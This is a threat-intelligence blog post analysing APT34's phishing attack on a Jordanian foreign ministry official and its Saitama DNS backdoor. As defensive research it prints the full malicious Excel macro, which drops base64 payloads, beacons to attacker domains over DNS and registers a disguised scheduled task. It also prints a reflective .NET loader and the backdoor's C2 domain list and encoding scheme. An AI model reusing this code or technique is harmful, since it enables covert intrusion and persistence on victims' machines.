Home > Blog

THREAT INTELLIGENCE

APT34 targets Jordan Government using new Saitama backdoor

Posted: May 10, 2022 by Threat Intelligence Team

On April 26th, we identified a suspicious email that targeted a government official from Jordan's foreign ministry. The email contained a malicious Excel document that drops a new backdoor named *Saitama*. Following our investigation, we were able to attribute this attack to the known Iranian Actor APT34.

Also known as OilRig/COBALT GYPSY/IRN2/HELIX KITTEN, APT34 is an Iranian threat group that has targeted Middle Eastern countries and victims

Categories


- Breaches
- Product News
- Ransomware
- Threat Intelligence
- Vulnerabilities

worldwide since at least 2014. The group is known to focus on the financial, governmental, energy, chemical, and telecommunication sectors.

In this blog post, we describe the attack flow and share details about the Saitama backdoor.

Malicious email file

The malicious email was sent to the victim via a Microsoft Outlook account with the subject “Confirmation Receive Document” with an Excel file called “Confirmation Receive Document.xls”. The sender pretends to be a person from the Government of Jordan by using its coat of arms as a signature.



[redacted]@FM.GOV.JO> Duaa Adeeb

Fw: Confirmation Receive Document

Confirmation Receive...
1 MB

From: Duaa Adeeb [redacted]@outlook.com>
Sent: Tuesday, April 26, 2022 12:54 PM
To: [redacted]
Subject: Re: Confirmation Receive Document

Attached File

المملكة الأردنية الهاشمية
وزارة الخارجية وشؤون المغتربين
المهندسة دعاء أديب الكفاوين
وحدة الاتصالات وتكنولوجيا المعلومات
وزارة الخارجية وشؤون المغتربين

From: Duaa Adeeb
Sent: Tuesday, April 26, 2022 2:53 AM
To: [redacted]@FM.GOV.JO>
Subject: Confirmation Receive Document

Dear [redacted],


Fill attached form to confirm received Document as Soon as Possible.

Best Regards,

المملكة الأردنية الهاشمية
وزارة الخارجية وشؤون المغتربين
المهندسة دعاء أديب الكفاوين
وحدة الاتصالات وتكنولوجيا المعلومات
وزارة الخارجية وشؤون المغتربين

Excel document


The Excel attachment contains a macro that performs malicious activities. The document has an image that tries to convince the victim to enable a macro.


Confirmation Receive Document.xls [Read-Only] [Compatibility Mode] - Excel
Confirmation Receive Document

SECURITY WARNING Macros have been disabled. Enable Content


Press "Enable Editing" then Press "Enable Content" to show Content of Document

After enabling the macro, the image is replaced with the Jordan government's the coat of the arms:


Confirmation Receive Document.xls [Read-Only] [Compatibility Mode] - Excel
المملكة الأردنية الهاشمية
وزارة الخارجية وشؤون المغتربين
Confirmation Receive Documents

First Name	Laste Name	Department	Sign


The macro has been executed on WorkBook_Open(). Here are the main functionalities of this macro:



```
Public Sub Workbook_Open()
    GoTo s1
    Sheets("Confirmation Receive Document").Visible = True
    Sheets("Confirmation Receive Documents").Visible = False
    Exit Sub
s1:
    Sheets("Confirmation Receive Documents").Visible = True
    Sheets("Confirmation Receive Document").Visible = False
    rds = CStr(Int((10000 * Rnd())))
    eNotif "zbabz"
    Set fs = CreateObject("Scripting.FileSystemObject")
    ' createobject file
    Const kk = "sc"
    Const ll = "he"
    Const mm = "ule.ser"
    Set schs = CreateObject(kk & ll & "d" & mm & "vice")
    Call schs.Connect
    Dim oo
    On Error Resume Next
    Set oo = schs.GetFolder("\")
    eNotif "zbbbz"
    On Error Resume Next
    If Application.MouseAvailable Then
        ndp = LCase(Environ("localappdata")) & "\MicrosoftUpdate\"
        If Dir(ndp, vbDirectory) = "" Then
            MkDir ndp
        End If
        ofp = ndp & "update.exe"
        cop = ndp & "update.exe.config"
        dop = ndp & "Microsoft.Exchange.WebServices.dll"
        Set dd = CreateObject("Microsoft.XML" & "DOM")
        Set ee = dd.createElement("t" & "mp")
        ee.DataType = "bin.bas" & "e64"
        ee.Text = UserForm1.Label1.Caption
        gg = ee.NodeTypedValue
        Dim ff As Integer
        ff = FreeFile
        Open ofp For Binary Lock Read Write As #ff
        Dim hh() As Byte
        hh = gg
        Put #ff, 1, hh
        Close #ff
        eNotif "zbaez"
        ee.Text = UserForm2.Label1.Caption
        gg = ee.NodeTypedValue
        ff = 0
        ff = FreeFile
        Open cop For Binary Lock Read Write As #ff
        hh = gg
        Put #ff, 1, hh
        Close #ff
        eNotif "zbbez"
        ee.Text = UserForm3.Label1.Caption
        gg = ee.NodeTypedValue
        ff = 0
        ff = FreeFile
        Open dop For Binary Lock Read Write As #ff
        hh = gg
        Put #ff, 1, hh
        Close #ff
        eNotif "zbcez"
        Set objFSO = CreateObject("Scrip" & "ting" & "." & "File" & "Syst" & "emOb" & "ject")
        If Not objFSO.FileExists(ofp) Then
             eNotif "zbdez"
           Test
           eNotif "zbeez"
        End If
    End If
    eNotif "zbafz"
    Dim xt As String
    xt = "<?xml version=""1.0"" encoding=""UTF-16""?><Task version=""1.2"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task""><RegistrationInfo><Author>Microsoft
    xt = xt & "<IdleSettings><Duration>PT10M</Duration><WaitTimeout>PT1H</WaitTimeout></IdleSettings><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidd
    Call oo.RegisterTask("MicrosoftUpdate", xt, 6, , , 3)
    eNotif "zbbfz"
End Sub
```


- Hides the current sheet and shows the new sheet that contains the coat of arms image.
- Calls the "eNotif' function which is used to send a notification of each steps of macro execution to its server using the DNS protocol. To send a notification it builds the server domain for that step that contains the following parts: "qw" + identification of the step (in this step "zbabz") + random number + domain name (joexpediagroup.com)=qwzbabz7055.joexpediagroup.com. Then it uses the following WMI query to get the IP address of the request: Select * From Win32_PingStatus Where Address='" & p_sHostName & "'" which performs the DNS communication the the created subdomain.
- Creates a TaskService object and Gets the task folder that contains the list of the current tasks
- Calls ENotif function

- Checks if there is a mouse connected to PC and if that is the case performs the following steps
    - Creates *%APPDATA%/MicrosoftUpdate*directory
    - Creates "Update.exe", "Update.exe.config" and "Microsoft.Exchange.WenServices.dll"
    - Reads the content of the *UserForm1.label1, UserForm2.label1 and UserForm3.label1* that are in base64 format, decodes them and finally writes them into the created files in the previous step
    - Calls a ENotif function for each writes function
- Checks the existence of the*Update.exe*file and if for some reason it has not been written to disk, it writes it using a technique that loads a DotNet assembly directly using mscorlib and Assembly.Load by manually accessing the VTable of the IUnknown. This technique was taken from Github (link). Even though, this technique was not used in this macro since the file was already written, the function name ("Test") suggests that the threat actor is trying to implement this technique in future attacks.
- Finally, it calls the ENotif function.



```
Sub Test()
    Set dd = CreateObject("Microsoft.XML" & "DOM")
    Set ee = dd.createElement("t" & "mp")
    ee.DataType = "bin" & ".bas" & "e64"
    ee.Text = word.Label.Caption
    gg = ee.NodeTypedValue

    Dim bytes() As Byte
    bytes = gg

    ' -------------------------------------

    Dim host As New mscoree.CorRuntimeHost, dom As AppDomain
    host.Start
    host.GetDefaultDomain dom

    Dim vRet As Variant, lRet As Long
    Dim vTypes(0 To 1) As Integer
    Dim vValues(0 To 1) As LongPtr

    Dim pPArry As LongPtr: pPArry = VarPtrArray(bytes)
    Dim pArry As LongPtr
    RtlMoveMemory pArry, ByVal pPArry, LS
    Dim vWrap: vWrap = pArry

    vValues(0) = VarPtr(vWrap)
    vTypes(0) = 16411

    Dim pRef As LongPtr: pRef = 0
    Dim vWrap2: vWrap2 = VarPtr(pRef)

    vValues(1) = VarPtr(vWrap2)
    vTypes(1) = 16396

    lRet = DispCallFunc(ObjPtr(dom), 45 * LS, 4, vbLong, 2, vTypes(0), vValues(0), vRet)

    Dim aRef As mscorlib.assembly
    RtlMoveMemory aRef, pRef, LS
    aRef.CreateInstance "Saitama.Agent.Program"

End Sub
```

- Defines a xml schema for a scheduled task and registers it using the RegisterTask function. The name of the scheduled task is MicrosoftUpdate and is used to make *update.exe*persistent.




```
<?xml version=""1.0"" encoding=""UTF-16""?>
<Task version=""1.2""
    xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task"">
    <RegistrationInfo>
        <Author>Microsoft Corporation</Author>
        <Description>Microsoft Important Update</Description>
    </RegistrationInfo>
    <Triggers>
        <TimeTrigger>
            <Repetition>
                <Interval>PT4M</Interval>
            </Repetition>
            <StartBoundary>" & Format(DateAdd("n", 1, Now()), "yyyy-mm-ddThh:nn:ss") & "</StartBoundary>
            <Enabled>true</Enabled>
        </TimeTrigger>
    </Triggers>
    <Principals>
        <Principal id=""Author"">
            <LogonType>InteractiveToken</LogonType>
            <RunLevel>LeastPrivilege</RunLevel>
        </Principal>
    </Principals>
    <Settings>
        <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
        <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
        <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
        <AllowHardTerminate>true</AllowHardTerminate>
        <StartWhenAvailable>true</StartWhenAvailable>
        <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>"
        <IdleSettings>
            <Duration>PT10M</Duration>
            <WaitTimeout>PT1H</WaitTimeout>
        </IdleSettings>
        <AllowStartOnDemand>true</AllowStartOnDemand>
        <Enabled>true</Enabled>
        <Hidden>false</Hidden>
        <RunOnlyIfIdle>false</RunOnlyIfIdle>
        <WakeToRun>false</WakeToRun>
        <ExecutionTimeLimit>P20D</ExecutionTimeLimit>
        <Priority>7</Priority>
    </Settings>
    <Actions Context=""Author"">
        <Exec>
            <Command>""" & ofp & """</Command>
            <WorkingDirectory>" & ndp & "</WorkingDirectory>
        </Exec>
    </Actions>
</Task>"
```

Saitama Backdoor – A finite state machine

The dropped payload is a small backdoor that is written in .Net. It has the following interesting pdb path: **E:SaitamaSaitama.AgentobjReleaseSaitama.Agent.pdb**.

Saitama backdoor abuses the DNS protocol for its command and control communications. This is stealthier than other communication methods, such as HTTP. Also, the actor cleverly uses techniques such as compression and long random sleep times. They employed these tricks to disguise malicious traffic in between legitimate traffic.



APT34 INSIGHTS

UNDERSTANDING HOW SAITAMA ABUSES DNS PROTOCOL

A practical example

In Malwarebytes we recently discovered a new campaing attributed to APT34, using a new backdoor that we have called Saitama. This infographic will help the public to understand how Saitama abuses DNS protocol.

STEP 1 - FIRST CONNECTION

```
// Token: 0x0400000E RID: 14
public static string FirstAliveKey = "haruto";
```

Hardcoded word "haruto" is always used in the first connection

An a is appended to this initial string. This a is generated because BASE36 is applied to 0

This first execution will generate a random number between 0 and 46655. In this example we will assume that our number is 7805

Using the counter as seed, a new pseudo-random alphabet is generated. This alphabet will be 36 char long.

```
shuffle  "nj169kpbhd07yia2g4uxv3eswf58rocqtlzm"
```

Using 7805 as seed, this alphabet was generated. In a nutshell, 36 Mersenne PRNG numbers are generated. Then, a modulus is applied to every of these numbers, from n to 1, where n is 36. Using this modulus, characters from default alphabet ("abc[...]789") are being extracted 1 by 1, using their relative position

Domain could be any of uber-asia.com, asiaworldremit.com or joexpediagroup.com

A simple substitution is applied to aharuto. The preceding string is used as alphabet.

Alphabet is razupgnv2w01eos4t38h7yqidxmkljc6b9f5

nbn4vxanrj.joexpediagroup.com

STEP 2 - RESPONSE FROM SERVER

DNS server set up by the attacker will answer with an IP address. This IP address won't be fetched by the running malware. Instead, the IP address will be parsed as follows

NOT USED . NOT USED . NOT USED . AgentID


STEP 3 - ALIVE CONNECTION

Counter increases every connection

Once more, in order to do a practical example, we will assume that the server assigned us the AgentID 203

```
shuffle  "hn035ailu8mpyfsqdx7ctzgoj69wvbr1k24e"
```

Alphabet is "abc[...]789"



A different domain name is chosen from the list


Server will respond eventually informing the actions to be taken. We will assume that this time the response was 129.0.0.4

Subsequent responses will happen until the buffer is fully sent. The example uses the 'ver' command as this command fits in just one request (70.98.99.100)

```
00000000: 394d 6963 726f 736f 6674 2057  9Microsoft W
0000000c: 696e 646f 7773 205b 5665 7273  indows [Vers
00000018: 69c2 a26e 2036 2e31 2e37 3630  i..n 6.1.760
00000024: 315d                           1]
```

Our test command was ver. Output is shown in the image. A constant is appended at the beginning, indicating wether the buffer is compressed or not. After that, the buffer is splitted in 12 bytes chunks, and sent in different DNS requests.

Another element that we found interesting about this backdoor is the way that it is implemented. The whole flow of the program is defined explicitly as a finite-state machine, as shown in the Figure 7. In short, the machine will change its state depending on the command sent to every state. Graphically, the program flow can be seen as this:




BEGIN

It is the initial state of the machine. It just accepts the start command that puts the machine into the ALIVE state.


ALIVE

This state fetches the C&C server, expecting to receive a command from the attackers. These servers are generated by using the PRNG algorithm that involves transformations like the Mersenne Twister. These transformations will generate subdomains of the hard coded domains in the Config class (Figure 8).



```
using System;
using System.Collections.Generic;
using System.IO;

namespace Saitama.Agent
{
    // Token: 0x02000003 RID: 3
    public class Config
    {
        // Token: 0x06000005 RID: 5 RVA: 0x000021E4 File Offset: 0x000003E4
        public static void Init()
        {
            if (!Config._Load())
            {
                Config._Counter = RandomManager.GetRandomRange(0, Config._MaxCounter);
                Config._Save();
            }
            Config._Domains = new string[]
            {
                "joexpediagroup.com",
                "asiaworldremit.com",
                "uber-asia.com"
            };
            TaskClass.ListData = new List<byte[]>();
        }
```

Figure 9 shows an example of the generated subdomain:




```
Dns: QueryId = 0x4EED, QUERY (Standard query), Query  for 7w7ih2vnuu.asiaworldremit.com of type Host Addr on class Internet
  QueryIdentifier: 20205 (0x4EED)
  Flags:  Query, Opcode - QUERY (Standard query), RD, Rcode - Success
  QuestionCount: 1 (0x1)
  AnswerCount: 0 (0x0)
  NameServerCount: 0 (0x0)
  AdditionalCount: 0 (0x0)
  QRecord: 7w7ih2vnuu.asiaworldremit.com of type Host Addr on class Internet
```

This state has two possible next stages. If the performed DNS request fails, the next stage is SLEEP. Otherwise, the next stage is RECEIVE.

SLEEP and SECOND SLEEP

